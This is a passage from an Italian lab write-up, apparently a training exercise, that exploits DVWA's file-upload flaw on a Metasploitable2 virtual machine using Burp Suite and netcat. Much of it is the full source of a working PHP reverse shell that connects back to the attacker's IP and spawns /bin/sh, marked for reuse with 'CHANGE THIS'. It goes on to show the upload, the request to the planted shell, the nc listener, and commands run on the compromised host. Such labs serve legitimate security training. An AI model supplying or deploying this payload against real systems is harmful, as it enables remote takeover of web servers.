


EXPLOIT FILE UPLOAD

Nell'esercizio di oggi andremo a vedere come sfruttare un file upload sulla DVWA per caricare una shell in php, monitorando gli step tramite BurpSuit.

Configureremo quindi le macchine Kali e Metasploitable2 in modo tale che comunichino tra loro:



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.32.101  
PING 192.168.32.101 (192.168.32.101) 56(84) bytes of data.  
64 bytes from 192.168.32.101: icmp_seq=1 ttl=64 time=5.79 ms  
64 bytes from 192.168.32.101: icmp_seq=2 ttl=64 time=0.438 ms  
64 bytes from 192.168.32.101: icmp_seq=3 ttl=64 time=0.400 ms  
64 bytes from 192.168.32.101: icmp_seq=4 ttl=64 time=0.318 ms  
^Z  
zsh: suspended ping 192.168.32.101  
(kali@kali)-[~]  
$  
  
Clone di Metasploitable2 [In esecuzione] - Oracle VM Virt...  
File Macchina Visualizza Inserimento Dispositivi >>  
metasploitable login: msfadmin  
Password:  
Last login: Fri Nov 25 11:18:28 EST 2022 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.32.100  
PING 192.168.32.100 (192.168.32.100) 56(84) bytes of data.  
64 bytes from 192.168.32.100: icmp_seq=1 ttl=64 time=0.495 ms  
64 bytes from 192.168.32.100: icmp_seq=2 ttl=64 time=0.426 ms  
64 bytes from 192.168.32.100: icmp_seq=3 ttl=64 time=0.360 ms  
64 bytes from 192.168.32.100: icmp_seq=4 ttl=64 time=0.486 ms  
64 bytes from 192.168.32.100: icmp_seq=5 ttl=64 time=0.400 ms  
  
[1]+ Stopped ping 192.168.32.100  
msfadmin@metasploitable:~$
```

Andremo a sfruttare le vulnerabilità di “file upload” presente sulla DVWA per prendere controllo della macchina tramite una shell in php, intercettando e analizzando le richieste verso la DVWA con BurpSuit.

Dovremo andare a caricare una shell (facilmente reperibile online) sulla nostra macchina Kali.

```
1 <?php|
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '192.168.32.100'; // CHANGE THIS
6 $port = 1234; // CHANGE THIS
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
13
14
15 if (function_exists('pcntl_fork')) {
16     // Fork and have the parent process exit
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         printit("ERROR: Can't fork");
21         exit(1);
22     }
23
24     if ($pid) {
25         exit(0); // Parent exits
26     }
27
28     // Make the current process a session leader
29     // Will only succeed if we forked
30     if (posix_setsid() == -1) {
31         printit("Error: Can't setsid()");
32         exit(1);
33     }
34
35     $daemon = 1;
36 } else {
37     printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
38 }
39
40 // Change to a safe directory
41 chdir("/");
42
43 // Remove any umask we inherited
```

```
44 umask(0);
45
46 //
47 // Do the reverse shell...
48 //
49
50 // Open reverse connection
51 $sock = fsockopen($ip, $port, $errno, $errstr, 30);
52 if (!$sock) {
53     printit("$errstr ($errno)");
54     exit(1);
55 }
56
57 // Spawn shell process
58 $descriptorspec = array(
59     0 => array("pipe", "r"), // stdin is a pipe that the child will read from
60     1 => array("pipe", "w"), // stdout is a pipe that the child will write to
61     2 => array("pipe", "w") // stderr is a pipe that the child will write to
62 );
63
64 $process = proc_open($shell, $descriptorspec, $pipes);
65
66 if (!is_resource($process)) {
67     printit("ERROR: Can't spawn shell");
68     exit(1);
69 }
70
71 // Set everything to non-blocking
72 // Reason: Occsionally reads will block, even though stream_select tells us they won't
73 stream_set_blocking($pipes[0], 0);
74 stream_set_blocking($pipes[1], 0);
75 stream_set_blocking($pipes[2], 0);
76 stream_set_blocking($sock, 0);
77
78 printit("Successfully opened reverse shell to $ip:$port");
79
80 while (1) {
81     // Check for end of TCP connection
82     if (feof($sock)) {
83         printit("ERROR: Shell connection terminated");
84         break;
85     }
86 }
```

```

87      // Check for end of STDOUT
88      if (feof($pipes[1])) {
89          printit("ERROR: Shell process terminated");
90          break;
91      }
92
93      // Wait until a command is end down $sock, or some
94      // command output is available on STDOUT or STDERR
95      $read_a = array($sock, $pipes[1], $pipes[2]);
96      $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
97
98      // If we can read from the TCP socket, send
99      // data to process's STDIN
100     if (in_array($sock, $read_a)) {
101         if ($debug) printit("SOCK READ");
102         $input = fread($sock, $chunk_size);
103         if ($debug) printit("SOCK: $input");
104         fwrite($pipes[0], $input);
105     }
106
107     // If we can read from the process's STDOUT
108     // send data down tcp connection
109     if (in_array($pipes[1], $read_a)) {
110         if ($debug) printit("STDOUT READ");
111         $input = fread($pipes[1], $chunk_size);
112         if ($debug) printit("STDOUT: $input");
113         fwrite($sock, $input);
114     }
115
116     // If we can read from the process's STDERR
117     // send data down tcp connection
118     if (in_array($pipes[2], $read_a)) {
119         if ($debug) printit("STDERR READ");
120         $input = fread($pipes[2], $chunk_size);
121         if ($debug) printit("STDERR: $input");
122         fwrite($sock, $input);
123     }
124 }
125
126 fclose($sock);
127 fclose($pipes[0]);
128 fclose($pipes[1]);

```



```

128 fclose($pipes[1]);
129 fclose($pipes[2]);
130 proc_close($process);
131
132 // Like print, but does nothing if we've daemonised ourself
133 // (I can't figure out how to redirect STDOUT like a proper daemon)
134 function printit ($string) {
135     if (!$daemon) {
136         print "$string\n";
137     }
138 }
139
140 ?>
141

```

Idicando l'indirizzo local host della macchina, in questo caso 192.168.32.100, e la porta del target da scansionare, in questo caso 1234.

```

46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.32.100'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57

```

Apriremo quindi BurpSuit per iniziare una nuova scansione, andando ad accedere alla DVWA via browser dalla macchina Kali digitando l'IP di Metasploitable2 (192.168.32.101).


Come prima cosa configureremo il "security level" della DVWA su "low", per poi spostarsi sulla scheda Upload per inserire il file.php.

provabruite.py	2.4 kB	Text	15 Nov
scan -A.pcapng	550.7 kB	Packet Capture (PCAPNG)	10 Nov
seekFile.py	1.2 kB	Text	17 Nov
shell.php	5.5 kB	Program	05:20
SYN scan.pcapng	187.4 kB	Packet Capture (PCAPNG)	10 Nov
TCP scan.pcapng	206.6 kB	Packet Capture (PCAPNG)	10 Nov
TCP scan2.pcapng	206.6 kB	Packet Capture (PCAPNG)	10 Nov


Open files read-only



Una volta inserito correttamente il file andremo ad inserire il path consigliato sulla barra di ricerca.



Tenendo sempre aperta la sessione di BurpSuit andremo ad inserire i nostri comandi di Netcat dal terminale di Kali:



ter Sequencer Decoder Comparer Logger Extender Project options User options Learn

ry content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time request
http://192.168.32.101	GET	/		200	1086	HTML	Metasploitable2 - Linux		05:33:37 28 N
http://192.168.32.101	GET	/dwa/hackable/uploads/...		200	516	HTML			05:34:21 28 N
http://192.168.32.101	GET	/dwa/index.php		200	4895	HTML	Damn Vulnerable Web Ap...		05:33:48 28 N
http://192.168.32.101	GET	/dwa/login.php		200	1599	HTML	Damn Vulnerable Web Ap...		05:33:42 28 N
http://192.168.32.101	GET	/dwa/security.php		200	4497	HTML	Damn Vulnerable Web Ap...		05:33:53 28 N
http://192.168.32.101	GET	/dwa/vulnerabilities/upl...		200	4826	HTML	Damn Vulnerable Web Ap...		05:33:56 28 N
http://192.168.32.101	POST	/dwa/vulnerabilities/upl...	✓	200	4891	HTML	Damn Vulnerable Web Ap...		05:34:04 28 N
http://192.168.32.101	GET	/dwa/		302	445				05:33:42 28 N
http://192.168.32.101	POST	/dwa/login.php	✓	302	354				05:33:48 28 N
http://192.168.32.101	POST	/dwa/security.php	✓	302	389				05:33:53 28 N
http://192.168.32.101	GET	/dav/							
http://192.168.32.101	GET	/dwa/shout.php							

Request
Response

Pretty Raw Hex

```

1 GET /dwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.32.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=ce188ec01759844b5d4920fdc8cf7b7c
9 Connection: close
10
11

```

Inspector

Request Attributes 2

Request Cookies 2

Request Headers 8

Response Headers 6

Una volta caricata la shell, essa accetterà un parametro tramite richiesta GET nel campo cmd (come evidenziato nell'immagine).

Come possiamo vedere utilizzando il comando `-help` di netcat il comando `-lnvp` è un insieme di vari altri comandi. Che ci permetteranno di:

-l modalità ascolto, per connessioni in entrata;

-n indirizzo IP numerico;

-v fornisce informazioni;

-p "port" numero della porta locale.

```

(kali㉿kali)-[~]
$ nc -help
[v1.10-47]
connect to somewhere:  nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                    allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                 source-routing pointer: 4, 8, 12, ...
  -h                    this cruft
  -i secs                delay interval for lines sent, ports scanned
  -k                    set keepalive option on socket
  -l                    listen mode, for inbound connects
  -n                    numeric-only IP addresses, no DNS
  -o file                hex dump of traffic
  -p port                local port number
  -r                    randomize local and remote ports
  -q secs                quit after EOF on stdin and delay of secs
  -s addr                local source address
  -T tos                 set Type Of Service
  -t                    answer TELNET negotiation
  -u                    UDP mode
  -v                    verbose [use twice to be more verbose]
  -w secs                timeout for connects and final net reads
  -C                    Send CRLF as line-ending
  -z                    zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

```

```

(kali㉿kali)-[~]
$ 

```

Potremo ora eseguire dei comandi da remoto tramite la shell.php come muoverci tra le directory e vedere il loro contenuto.


```
(kali㉿kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.101] 51475
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
09:51:23 up 5 min, 2 users, load average: 0.04, 0.08, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1     -               09:47    4:11m  0.01s  0.00s  -bash
root      pts/0    :0.0            09:46    4:37m  0.00s  0.00s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$ cd home
sh-3.2$ ls
ftp
msfadmin
service
user
sh-3.2$
```